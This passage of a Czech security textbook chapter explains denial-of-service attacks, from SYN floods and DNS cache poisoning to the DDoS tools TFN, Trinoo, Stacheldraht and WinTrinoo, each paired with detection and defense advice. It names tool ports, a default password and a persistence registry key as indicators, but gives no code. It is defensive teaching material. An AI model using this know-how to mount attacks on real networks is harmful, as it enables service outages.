Je sice velmi důležité vědět, jak zabezpečit svoji síť, aby nemohla být zneužita k zesilování útoků, ale ještě důležitější je vědět, co dělat v případě, že se staneme přímou obětí takového útoku. Již jsme se zmíňovali o tom, že můžeme na hraničních směrovačích povolovat průchod pouze ICMP a UDP paketů pocházejících z důvěryhodných systémů. Je také vhodné povolovat pouze takové ICMP pakety, které nezbytně potřebujeme k bezchybné funkci celé sítě. Je zřejmé, že nastavení takových filtrů na vašem hraničním směrovači nezabrání tomu, aby nedošlo k zahlcení linky, která vás připojuje do Internetu. Je tedy třeba úzce spolupracovat s vaším poskytovatelem připojení a nastavit odpovídající filtry už na jeho směrovačích. Tato opatření lze ještě doplnit nastavením CAR (Committed Access Rate - maximální povolená kapacita přenášených dat), které umožňuje Cisco IOS 1.1CC, 11.1CE a 12.0. Kapacitu dat přenášených protokolem ICMP tak lze omezit například na 256 nebo 512 Kb/s.

Jestliže se vaše síť stane obětí útoku, je vhodné v první řadě informovat NOC (Network Operations Center - operační centrum sítě) vašeho poskytovatele připojení. Je sice velmi obtížné vystopovat původce útoku, ale je to možné. Vyžaduje to však úzkou spolupráci se správci, jejichž síť útočník použil jako zesilovač. Oni jsou totiž přímými příjemci podvržených paketů, které odeslal útočník a které pouze vypadají, jako by pocházely z vaší sítě.

Pozornou analýzou logů ze všech směrovačů, které se podílely na doručení paketů do zesilovací sítě, lze krok za krokem dojít až k systému útočníka. Bezpečnostní tým z MCI vytvořil Perl skript dostracker, který celý proces automatizuje. Skript se přihlásí do směrovače (Cisco) a trasuje pakety zpět až k jejich zdroji. Funkce tohoto programu je však omezena pouze na směrovače, do kterých máte přístup.

Doporučujeme vám také prostudovat RFC 2267 autorů Paula Fergusona z Cisco Systems a Daniela Senie z Blazenet, Inc., které se problematikou těchto útoků a jejich filtrováním zabývá.


## SYN Flood



Rozšířenost	7
Složitost	8
Dopad	9
Celkové riziko	8

Dokud se neobjevil Smurf, byl SYN flood nejvíce devastujícím DoS útokem. Příkladem jeho nasazení je již zmíněný útok na síť PANIX. Popišme si, co přesně se děje, když dojde k útoku SYN flood.

Již jsme se zmiňovali o tom, že když je navazováno TCP spojení, jedná se o proces o třech krocích. Tento proces je znázorněn na obrázku 12-2.



V běžném případě je ze specifického portu systému A odeslán paket SYN (synchronizace) na specifický port systému B. Před příjetím paketu je port systému B ve stavu LISTEN (naslouchání). Jakmile je paket přijat, přejde port do stavu SYN\_RECV (přijat SYN) a na port systému A je odeslán paket SYN/ACK (synchronizace/potvrzení). Jestliže všechno proběhne bez problémů, potvrdí systém A přijetí paketu paketem ACK odeslaným systému B a spojení přejde do stavu ESTABLISHED (navázáno).

Uvedený mechanismus se dá využít k DoS útoku. Většina systémů totiž pro každé potenciální spojení (i to, které není ještě plně navázáno) vyhradí systémové prostředky. Důležité také je, že ačkoli systém může obhospodařovat stovky již navázaných spojení (například HTTP na portu 80), zpola navázaných spojení většinou eviduje mnohem méně. Systémové prostředky vyhrazené pro navazování spojení je tak možné vyčerpat mnohem dříve než ty, které jsou vyhrazené pro spojení již navázaná. Vyčerpání prostředků vede k nemožnosti navázat další spojení. A přesně tohle je mechanismus, který útok SYN využívá k zablokování systému.

Během SYN flood útoku odesílá útočník ze systému A paket SYN na systém B. V paketu však nahradí svoji odchozí IP adresu IP adresou neexistujícího systému. Systém B potom odešle na tuto podvrženou adresu paket SYN/ACK. Protože systém s touto adresou neexistuje (kdyby náhodou existoval, odesíal by

zpět paket RST (reset), protože spojení neinicializoval, a spojení by tak bylo zrušeno), systém B se od něho paketu ACK nikdy nedočká. To ale B neví a udržuje toto potenciální spojení ve stavu SYN\_RECV, takže pro ně má během čekání vyhrazeny systémové prostředky. Spojení je ve stavu SYN\_RECV tak dlouho, dokud nepřijde paket ACK (což se s největší pravděpodobností nikdy nestane) nebo dokud nevyprší definovaný časový interval (timeout). Velikost timeoutu se systému liší a může dosahovat hodnot od 75 sekund do 23 minut. S hodnotou 23 minut se setkáte v některých chybných implementacích TCP/IP. Protože je obvykle fronta vyhrazená pro spojení ve stavu SYN\_RECV malá, může útočník daný port zcela znepřístupnit zasíláním několika SYN paketů v desetisekundových intervalech. Napadený systém tak nebude po dobu trvání útoku schopen frontu SYN\_RECV uvolnit, aby mohl přijmout legitimní spojení.

Možná jste již přišli na to, proč je tento útok tak nebezpečný. Za prvé vyžaduje jen velmi malou přenosovou kapacitu útočníkovy linky, která musí být schopna přenést pouze několik SYN paketů během 10 sekund. Pomocí pouhého modemového připojení o kapacitě 14,4 Kb/s lze snadno zablokovat velký komerční webový server. Za druhé se jedná o téměř anonymní útok, protože odchozí IP adresy v útočných SYN paketech nepatří žádnému z útočníkových systémů. Je tedy velmi těžké takový útok vystopovat. Je ironií, že mezi odborníky na bezpečnost je tento typ útoku známý již několik let (viz <http://www.phrack.org/show.php?p=48&a=14>).

## Obrana proti útoku SYN flood

Zda jste obětí útoku, poznáte pomocí příkazu netstat (pokud je vaším operačním systémem podporován), který vypisuje spojení a jejich stav. Velké množství spojení ve stavu SYN\_RECV může indikovat, že jste napadeni.

Dále jsou uvedeny tři hlavní metody boje proti útoku SYN flood. Přestože má každá z metod svoje pro a proti, lze je použít ke snížení rizika plynoucího ze SYN flood útoku. Připomeňme si, že trasování útočníka je velmi složité, ale stejně jako v případě útoku Smurf můžete použít dostracker od MCI.

**Zvětšete velikost fronty určené pro navazování spojení** Každá implementace TCP/IP se sice trochu liší, ale vždy by měla existovat možnost upravit velikost fronty určené pro navazovaná spojení. Její zvětšení může zmírnit důsledky útoku SYN flood, ale protože vyžaduje dodatečné systémové prostředky, může mít vliv na výkonnost systému.

**Zmenšete timeout čekání na RST/ACK** Zmenšení timeoutu může také redukovat škodlivý dopad útoku, ale stále ještě se nejedná o optimální řešení.

**Aplikujte záplaty relevantní útoku SYN flood** V době psaní této knihy již měla velká většina moderních operačních systémů zabudovanou detekci útoku SYN flood. V ČERT advisory CA-96:21 najdete seznam záplat a dočasných řešení pro jednotlivé operační systémy.

V boji proti SYN útokům byla implementována i některá další řešení. Moderní linuxová jádra (2.0.30 a novější) obsahují volbu zvanou *SYN cookie*. Pokud je volba zapnuta, jádro detekuje a zaznamenává možné SYN útoky. V případě, že zrovna nějaký útok probíhá, jsou povolená pouze spojení autentizovaná pomocí protokolu známého jako SYN cookie. Autentizovaní uživatelé se tedy k serveru připojí i v případě silného útoku.

Další operační systémy, jako třeba Windows NT 4.0 SP2 a novější, obsahují dynamický mechanismus, který v případě potřeby automaticky vyhradí další systémové prostředky, takže nikdy nedojde k úplnému zaplnění fronty spojení. Více podrobností najdete v článku Q142641 z Microsoft Knowledge Base.

**Nasadte IDS** Některé ze síťových IDS umí detekovat i aktivně zasáhnout proti SYN útokům. Útok lze poměrně snadno detektovat podle záplavy SYN paketů, na které nepřichází očekávaná odpověď. Jakmile IDS útok detekuje, začne napadenému systému zasílat RST pakety odpovídající útočným SYN paketům. Fronta spojení je tak okamžitě uvolňována.

## Útoky na DNS

Rozšířenost	6
Složitost	4
Dopad	9
Celkové riziko	6

V roce 1997 popsal bezpečnostní tým Secure Networks Inc. (SNI), nyní Network Associates Inc. (NAI), několik chyb v implementacích programu BIND (NAI-0011 - BIND Vulnerabilities and Solutions - Slabá místa programu BIND a jejich zacelení). Verze starší než 4.9.5+P1 umožňovaly při zapnuté DNS rekurzi podstrčení podvodních záznamů. Rekurze umožňuje pracovat se záznamy, které nepatří do zóny obhospodařované daným nameserverem. Jakmile dostane nameserver dotaz na informace nespadající do jeho zóny, sám se zeptá autorizovaného nameserveru a výsledek dotazu předá původnímu tazateli.

Pokud je však tato rekurze povolena na nameserveru, který obsahuje výše zmíněnou chybu, může útočník vložit do jeho cache vlastní záznamy. Útok je znám jako *PTR record spoofing* (podvrhnutí PTR záznamu) a zneužívá procesu mapování IP adres na odpovídající jména. Tohoto útoku je možné použít nejenom k obejít autentizace založené na jménu systému, ale představuje i potenciál k útoku DoS. Útočník může například do cache nameserveru vpašovat záznam o tom, že webový server www.abccompany.com má IP adresu 0.0.0.10 (neexistující). Pokud se pak některý z uživatelů postiženého nameserveru pokusí přihlásit na www.abccompany.com, dostane od nameserveru IP adresu 0.0.0.10, se kterou se mu spojení navázat nikdy nepodaří. Přístup k serveru www.abccompany.com je tak pro uživatele napadeného nameserveru odříznut.

## Obrana proti útokům na DNS

Aktualizujte BIND na verzi 4.9.6 nebo 8.1.1 a vyšší. Přestože tyto verze již neobsahují uvedenou chybu, doporučujeme přejít na poslední verzi programu, protože obsahuje další bezpečnostní vylepšení. Více informací najdete na <http://www.isc.org/bind.html>. Informace o záplatách specifických pro konkrétní typy operačních systémů najdete v CA-97.22: BIND - the Berkeley Internet Name Daemon.

## DOS ÚTOKY NA UNIX A WINDOWS NT

Za posledních 20 let popularita Unixu neustále roste. Jedná se o výkonný a elegantní systém, který bývá používán i k nekonvenčním účelům. Je samozřejmé, že takto univerzální nástroj představuje i jisté nebezpečí. Během let bylo mezi všemi typy Unixu objeveno stovky chyb vedoucích k útokům DoS.

Také Windows NT zaznamenaly raketový vzestup. Mnoho organizací svěřilo svá obchodní data právě systémům s Windows NT. Přestože se vedou nekončící debaty o tom, který z operačních systémů je výkon-

nější, nelze popřít, že Windows NT jsou komplexním systémem s rozsáhlou funkcionalitou. A právě tato funkcionalita je stejně jako v případě Unixu podhoubím pro vznik nepřeberného množství útoků DoS.

Většinu těchto útoků lze rozdělit na síťové a lokální. V následujícím textu se zaměříme spíše na principy umožňující uskutečnění útoku než na popisování konkrétních útoků. Jak jde čas, vznikají neustále nové a nové útoky a ty staré upadají v zapomnění. Znalost principů však umožňuje zůstat neustále ve středu a připraven řešit konkrétní problémy.

## Síťové útoky typu DoS

Podmínky vhodné ke vzniku většiny síťových útoků DoS souvisí s chybami implementace protokolů TCP/IP na jednotlivých platformách. Jak jsme viděli v kapitole 2, implementuje každý výrobce operačního systému tyto protokoly jinak. Protože je implementace poměrně složitá a dochází v ní k častým změnám, jsou objevovány stále nové a nové chyby. Tyto chyby vedou k tomu, že pokud útočník odešle na cílový systém neočekávaně naformátovaný paket nebo sekvenci paketů, systém je zpracuje nestandardním způsobem nebo se zhroutí.



### Překrývání fragmentů

Rozšířenost	7
Složitost	8
Dopad	9
Celkové riziko	8

Teardrop a jemu podobní využívají chyby v kódu, který má za úkol skládání fragmentováných paketů, a jsou specifické pro starší linuxové systémy. Zatímco kontrola toho, zda není fragment příliš veliký, probíhá správně, kontrola toho, zda není paket příliš malý, neprobíhá vůbec. Pečlivě konstruované pakety pak mohou způsobit restart nebo zastavení systému. Linux však není jediný systém náchylný k tomuto typu útoku. Útoky odvozené od teardropu (newtear.c, syndrop.c, boink.c) jsou určeny pro Windows NT/95.



### Obrana proti útokům založeným na překrývání fragmentů

Chyby vedoucí k uvedeným útokům byly opraveny v jádrech 2.0.x a 2.2.x. Aktualizujte systém jedním z těchto nových jader, která obsahují další opravy související s bezpečností systému.

V případě Windows NT jsou problémy s fragmentací řešeny hotfixy následujícími Service Pack 3. Uživatelé Windows NT by však měli instalovat poslední SP, který řeší i další bezpečnostní problémy. Uživatelé Windows 95 by měli instalovat všechny relevantní SP. Všechny Service Packy najdete na <ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/>.



## Windows NT Spool Leak - RPC Named Pipes

Rozšířenost	5
Složitost	3
Dopad	7
Celkové riziko	5

Pomocí tohoto útoku se lze připojít k \\server\PIPE\SPOOLSS a obsadit všechnu dostupnou paměť cílového počítače. Situace je o to kritičtější, že lze útok podniknout prostřednictvím prázdné relace (null session) i v případě, že je nastaven klíč RestrictAnonymous. Ovládnutí celé paměti počítače může trvat poměrně dlouho a útok tak může být realizován celkem nenápadně.



## Obrana proti útoku založenému na prosakování spoolss.exe

Provedení tohoto útoku prostřednictvím prázdné relace zabráníte odstraněním SPOOLSS z klíče HKLM\System\CCS\Services\LanmanServer\Parameters\NullSessionPipes (REG\_MULTI\_SZ). Pamatujte však na to, že i po odstranění SPOOLSS mohou popsaný útok podniknout autentizovaní uživatelé.



## Přeplnění bufferu IIS FTP serveru

Rozšířenost	5
Složitost	3
Dopad	7
Celkové riziko	5

Jak jsme se zmínili v kapitole 8, jsou útoky založené na přeplnění bufferu extrémně efektivní v případě snahy o narušení bezpečnosti cílového systému. Jsou však také velmi efektivní v případě útoků DoS. Pokud neumožní podmínky vhodné k přeplnění bufferu získání administrátorských privilegií, lze je mnohdy zneužít ke zhroucení nezabezpečené aplikace.

Internet Information Server (IIS) ve verzi 3.0 a 4.0 je náchylný k přeplnění bufferu příkazu list. Útok zneužívající této chyby může vést ke zhroucení serveru. Příkaz list je sice dostupný pouze autentizovaným uživatelům, ale přístup k němu může získat i anonymní uživatel. Celkové riziko uvedené v tabulce charakterizuje útok typu DoS. Pokud bude přeplnění bufferu zneužito k vykonání kódu, celkové riziko bude výrazně vyšší.



## Obrana proti přeplnění bufferu IIS FTP serveru

Tuto chybu odstraňuje SP 5 a hotfixy následující po SP4, které lze najít na [ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/security/ftpls-fix/](http://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/security/ftpls-fix/).




## Útoky stream a raped

Rozšířenost	5
Složitost	6
Dopad	9
Celkové riziko	7

Programy stream.c od neznámého autora a raped.c, který vytvořil Liquid Steel, byly zveřejněny začátkem roku 2000. Útoky realizované programy jsou si velmi podobné a jsou velmi efektivní.

Oba útoky využívají toho, že některé operační systémy nedokážou zpracovat větší množství najednou odeslaných a chybně formovaných paketů, což vede k přetížení systémových prostředků. Původně se jednalo o útok zaměřený na operační systém FreeBSD, ale stream a raped jsou schopny úspěšně atakovat mnohé další operační systémy, včetně Windows NT. Příznakem útoku je přetížení procesoru (viz následující obrázek), které se však po odeznění útoku vrátí k normálu.

Stream.c odesílá TCP ACK pakety na náhodně volené porty z náhodných odchozích IP adres. Raped.c umožňuje odchozí IP adresy podvrhnout.



## Obrana proti programům stream a raped

Bohužel existuje jen málo záplat na uvedené chyby. Pro FreeBSD můžete najít jednu neoficiální na [http://www.freebsd.org/~alfred/tcp\\_fix.diff](http://www.freebsd.org/~alfred/tcp_fix.diff).



## Útok na server ColdFusion

Rozšířenost	7
Složitost	8
Dopad	9
Celkové riziko	8

Jak bylo v červnu roku 2000 zveřejněno firmou Foundstone, vede chyba v návrhu ke zhroucení uvedeného serveru. K DoS útoku může dojít během konverze zadáного a uloženého hesla do tvaru vhodného pro jejich porovnání v případě, že je zadáne heslo velmi dlouhé (delší než 40 000 znaků). Uskutečnění tohoto útoku je velmi jednoduché a je popsáno v kapitole 15.



## Obrana proti útoku na server ColdFusion

Obrana je podrobně popsána v kapitole 15.

## Distribuované útoky DoS


V době prvního vydání této knihy (září 1999) byl koncept distribuovaných útoků DoS pouhou teorií. Dnes mluví o DDoS kdekdo, včetně hromadných sdělovacích prostředků.

První intenzivní DDoS proběhl v únoru roku 2000. Útok zasáhl nejprve Yahoo, potom E\*TRADE, eBay, buy.com, CNN.com a další. Znepřístupnil více než sedm dobré známých webových serverů a velké množství dalších, méně známých.

Obvyklé útoky DoS většinou způsobují znudění náctiletí, kteří pomocí volně šířitelných nástrojů odešlou do sítě nebo na cílový počítač nárazově kvanta paketů s cílem jejich zahlcení. V případě distribuovaných útoků DoS je však jejich zdrojem více systémů najednou. Jedinou cestou, jak toho dosáhnout, je ovládnutí většího množství počítačů.

Prvním krokem, který musí útočník uskutečňující DDoS útok učinit, je ovládnutí co největšího počtu systémů. Tento úkol je obvykle splněn pomocí specializovaného skriptu, který identifikuje systémy vhodné k ovládnutí. Naše kniha obsahuje dostatek materiálu, na základě kterého si můžete udělat představu o tom, jak takový skript vytvořit a jak do identifikovaných systémů proniknout.

Jakmile útočník ovládne dostatek systémů, nainstaluje na ně svůj DDoS software a spustí ho. Většina DDoS serverů (démonů) běží nenápadně v paměti a čeká na pověl k útoku. To umožňuje nainstalovat software na dostatečný počet serverů a v pravý čas zahájit synchronizovaný masový útok. Na obrázku 12-3 je schematicky znázorněn jeho průběh.



Obrázek 12-3. DDoS útok

Počet nástrojů vhodných k uskutečnění DDoS útoků se neustále zvyšuje, takže je vytvoření jejich aktuálního seznamu téměř nemožné. Popíšeme si tedy pouze programy, které považujeme za jádro všech těchto nástrojů. Jedná se o TFN, Trinoo, Stacheldraht, TFn2K a WinTrinoo. Existují i další nástroje, jako je třeba Shaft a mStreams, ty však vycházejí z výše uvedených. Více informací o programu Shaft najdete v dokumentu [http://netsec.gsfc.nasa.gov/~spock/shaft\\_analysis.txt](http://netsec.gsfc.nasa.gov/~spock/shaft_analysis.txt) a o programu mStreams v dokumentu <http://staff.washington.edu/dittrich/misc/mstream.analysis.txt>.



## Tribe Flood Network (TFN)

Rozšířenost	7
Složitost	5
Dopad	9
Celkové riziko	7

TFN byl vytvořen hackerem jménem Mixter a jedná se o první veřejně dostupný DDoS určený pro Unix (většinou se s ním lze setkat na počítačích se Solarisem nebo RedHat Linuxem). TFN se skládá z klienta a serveru. Server lze nainstalovat na ovládnuté počítače a pomocí klienta zahájit útok. Mezi útoky, které lze pomocí TFN podniknout, patří ICMP, Smurf, UDP a SYN flood. Server navíc poskytuje na definovaném TCP portu root shell. Další detaily o tomto programu najdete v analýze Dave Dittricha (<http://staff.washington.edu/dittrich/misc/ddos/>).



## Obrana proti TFN

### Detekce

V Internetu můžete najít několik nástrojů usnadňujících detekci TFN. Jedná se například o DDOSPing od Foundstone (<http://www.foundstone.com>), Zombie Zapper od týmu Razor (<http://razor.bindview.com>) a find\_ddos (<http://www.nipc.gov>) vytvořený v NIPC (National Infrastructure Protection Center - Centrum pro ochranu národní infrastruktury).

### Prevention

Nejlepší obranou proti zneužití vašich systémů k útoku je jejich dokonalé zabezpečení. Znamená to provedení všech kroků uvedených v kapitole 8.

Protože TFN komunikuje pomocí ICMP, můžete navíc zakázat ICMP komunikaci směřující z Internetu do vaší sítě.

Ochrana proti samotnému TFN útoku spočívá v nastavení vhodných filtrů na hraničních směrovacích (jako například omezování přenosové kapacity spotřebované protokolem ICMP, které umožňuje Cisco IOS 12.0 a které omezí útoky pomocí ICMP a Smurfu) a nastavení CBAC (Context Based Access Control - kontextová kontrola přístupu), která omezí nebezpečí útoků SYN. CBAC je také funkce operačního systému IOS 12.0.



## Trinoo

Rozšířenost	7
Složitost	5
Dopad	9
Celkové riziko	7

Podobně jako TFN obsahuje Trinoo klienta, který posílá instrukce masteru, a ten instruuje servery k útoku na cílový počítač. Komunikace mezi klientem a masterem probíhá prostřednictvím TCP portu 27665 a implicitně vyžaduje heslo „betaalmostdone“. Komunikace masteru se servery probíhá pomocí UDP portu 27444 a servery komunikují s masterem prostřednictvím UDP portu 31335.

Podrobnější údaje o nástroji Trinoo najdete v Dittrichově analýze na <http://staff.washington.edu/dittrich/misc/ddos/>.

## Obrana proti programu Trinoo

### Detekce

Trinoo lze detektovat stejnými programy jako TFN.

### Prevence

Prevence je také stejná jako v případě TFN.

## Stacheldraht

Rozšířenost	<b>7</b>
Složitost	<b>5</b>
Dopad	<b>9</b>
Celkové riziko	<b>7</b>

Stacheldraht kombinuje funkce programů Trinoo a TFN s tím, že je navíc možná šifrovaná komunikace pomocí telnetu mezi masterem a servery. Šifrování může znemožnit detekci útoku pomocí IDS. Podobně jako TFN používá Stacheldraht ICMP, UDP, SYN a Smurf útoky. Ke komunikaci mezi klientem a serverem používá kombinaci protokolu TCP a ICMP (ECHO reply) paketů.

Šifrování komunikace je založeno na symetrickém algoritmu a implicitně je používána ochrana pomocí hesla. Systém také umožňuje aktualizaci svých serverů pomocí příkazu rcp.

Další informace o programu najdete opět ve výše uvedené Dittrichově analýze.

## Obrana proti programu Stacheldraht

Detekce a prevence je stejná jako u TFN.

## TFN2K

Rozšířenost	<b>8</b>
Složitost	<b>5</b>
Dopad	<b>9</b>
Celkové riziko	<b>7</b>

TFN2K znamená TFN 2000 a jedná se o následovníka původního TFN. TFN2K umožňuje randomizovat porty používané ke komunikaci, takže správcům sítí velmi komplikuje nastavení filtrů na hraničních směrovačích. Obsahuje také šifrování (Base 64), aby ztížil nebo dokonce znemožnil detekci pomocí IDS. Podobně jako jeho předchůdce umožňuje provést útoky SYN, UDP, ICMP a Smurf. Útoky dokáže náhodně přepínat.

Podrobnou analýzu programu publikovali Jason Barlow a Woody Thrower z bezpečnostního týmu AXENT a lze ji najít na [http://packetstormsecurity.org/distributed/TFN2k\\_Analysis-1.3.txt](http://packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt).

## Obrana proti TFN2K

 Principy detekce a prevence jsou shodné s principy uvedenými v sekci o programu TFN. Obrana je však složitější díky šifrování a randomizaci portů.

## WinTrinoo

Rozšířenost	5
Složitost	5
Dopad	9
Celkové riziko	6

WinTrinoo je verze programu Trinoo určená pro Windows a má téměř všechny funkce originálního programu. Jedná se o trojského koně pojmenovaného jako service.exe (pokud není přejmenován), jehož velikost je 23 145 bajtů.

### Poznámka

Dejte pozor, abyste si nespletli trojského koně „service.exe“ s originálním programem „services.exe“.

Jakmile je trojský kůň spuštěn, přidá do klíče Run následující záznam, který zajistí jeho automatické spuštění v případě restartu počítače:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run  
System Services: REG\_SZ: service.exe

Klíč má smysl samozřejmě pouze tehdy, když se „service.exe“ nachází v „cestě“ cílového systému. WinTrinoo naslouchá na TCP a UDP portu 34555.

## Obrana proti programu WinTrinoo

 WinTrinoo můžete detektovat tak, že zkонтrolujete, zda se ve vaší síti nenacházejí počítače s otevřenými TCP a UDP porty 34555 nebo zda disky neobsahují soubor „service.exe“ (pozor, může být přejmenován) o velikosti 23 145 bajtů. Samozřejmě je vhodné použít antivirový program, jako je Norton Antivirus, který trojského koně ještě před tím, než je spuštěn, zneškodní.

## Lokální útoky typu DoS

Ačkoli se ve sdělovacích prostředcích příše téměř výhradně o síťových útocích DoS, lokální útoky jsou stejně nebezpečné. Existuje mnoho multiuživatelských systémů, které se zhroutily po útoku autorizovaného uživatele. Většina lokálních útoků DoS vede buď k přetížení systémových zdrojů nebo ke znemožnění přístupu k systému legitimním uživatelům. Protože existují stovky útoků tohoto typu, rozhodně je nestihneme všechny popsat a zaměříme se pouze na útoky „pojídající“ systémové zdroje a zneužívající programových chyb Unixu a Windows NT.

### Windows NT 4.0 Terminal server a proquota.exe

Rozšířenost	2
Složitost	4
Dopad	7
Celkové riziko	4

Klasickým příkladem útoku pojídajícího systémové prostředky je útok obsazující diskový prostor pomocí rozšíření přidělených diskových kvót (quotas). Přestože je ve světě Unixu mechanismus diskových kvót používán poměrně dlouho, ve Windows NT se jedná o relativní novinku. Na Windows NT SP4 Terminal Serveru může obyčejný uživatel zneužít mechanismu diskových kvót a zcela zaplnit %systemdrive%. Důsledkem je, že se do systému nemůže přihlásit žádný uživatel (kromě těch, kteří mají své profily lokálně nakešovány). Pokud některý z uživatelů překročí své diskové kvóty, nemůže se ani odhlásit. Toto omezení však lze obejít zrušením procesu proquota.exe. Protože proces vlastní sám uživatel a ne systémový účet, je jeho zrušení bezproblémové.

### Obrana proti zneužití diskových kvót

Dobrou praxí je umístit systémová data do jiné sekce (na jiný disk) než data uživatelská. Navíc umístěte profily na sekci, ze které se nebootuje, a používejte je jen v případě nutnosti.

### Zhroucení jádra

Rozšířenost	2
Složitost	1
Dopad	7
Celkové riziko	3

Linuxové jádro verze 2.2.0 umožňovalo útok DoS v případě, že byl program dd použit k výpisu určitých core souborů. Chyba, která útok umožňuje, souvisí s voláním funkce munmap(), kterou ldd používá k mapování souborů a zařízení do operační paměti. Tato funkce za specifických podmínek přepíše oblast

paměti vyhrazenou pro jádro a způsobí jeho zhroucení a restart. Nejedná se sice o nijak zvláštní chybu, ale dobře ilustruje koncepty útoků DoS, které zneužívají jádro operačního systému. Jde o metody, kdy má neprivilegovaný uživatel možnost poškodit kritické oblasti paměti používané jádrem. Konečným důsledkem je téměř vždy zhroucení systému.

## Obrana proti zhroucení jádra

Problém řeší záplata, která je již implicitní součástí jádra verze 2.2.1. Pokud nemáte přístup ke zdrojovému kódu jádra, nemůžete proti témtu chybám podniknout prakticky nic. V případě volně šířitelných Unixů lze kód jádra analyzovat a odhalit chyby vedoucí k problémům s bezpečností systému.

## SHRNUTÍ

Jak jste měli možnost zjistit, existuje nepřeberné množství útoků DoS, které lze použít k zablokování služeb. Útoky založené na obsazení kapacity přenosové linky mohou být zesilovány až do monstrózních úrovní. Útoky vyčerpávající systémové zdroje jsou známé již mnoho let a útočníci je i nadále až nečekaně úspěšně používají. Zvláště oblíbené jsou útoky zneužívající chyb v implementaci, protože nárůst složitosti implementací TCP/IP protokolů způsobuje i větší počet chyb v programech. Zneužití směrovacích mechanismů a DNS má rozhodující vliv na znepřístupnění kritických služeb. Někteří bezpečnostní experti se domnívají, že je možné pomocí manipulace se směrovací informací používanou BGP (Border Gateway Protocol) podniknout útok DoS na samotný Internet.

Distribuované útoky DoS se staly velmi populární díky své jednoduchosti a také díky tomu, že jejich uskutečnění nevyžaduje žádné zvláštní vědomosti. Tyto útoky patří mezi nejagresivnější, protože poměrně rychle znepřístupní i ten nejmohutnější systém.

Se stále širším nasazením elektronické komerce mohou mít útoky DoS nedozírný dopad na fungování celé lidské společnosti. Podstatné procento příjmů mnohých organizací je zcela závislé na síťových službách. Je proto možné přivést pomocí promyšleného útoku DoS takovou společnost až k bankrotu. Další nepříjemnou vlastností útoků DoS je jejich anonymita, která znesnadňuje odhalení útočníka.

Nesmíme zapomenout zmínit se o tom, že některé vlády uvažují o vojenském nasazení útoků DoS. Nastal věk kyberterorismu.

# **ČÁST 4**

## **Hackování softwaru**

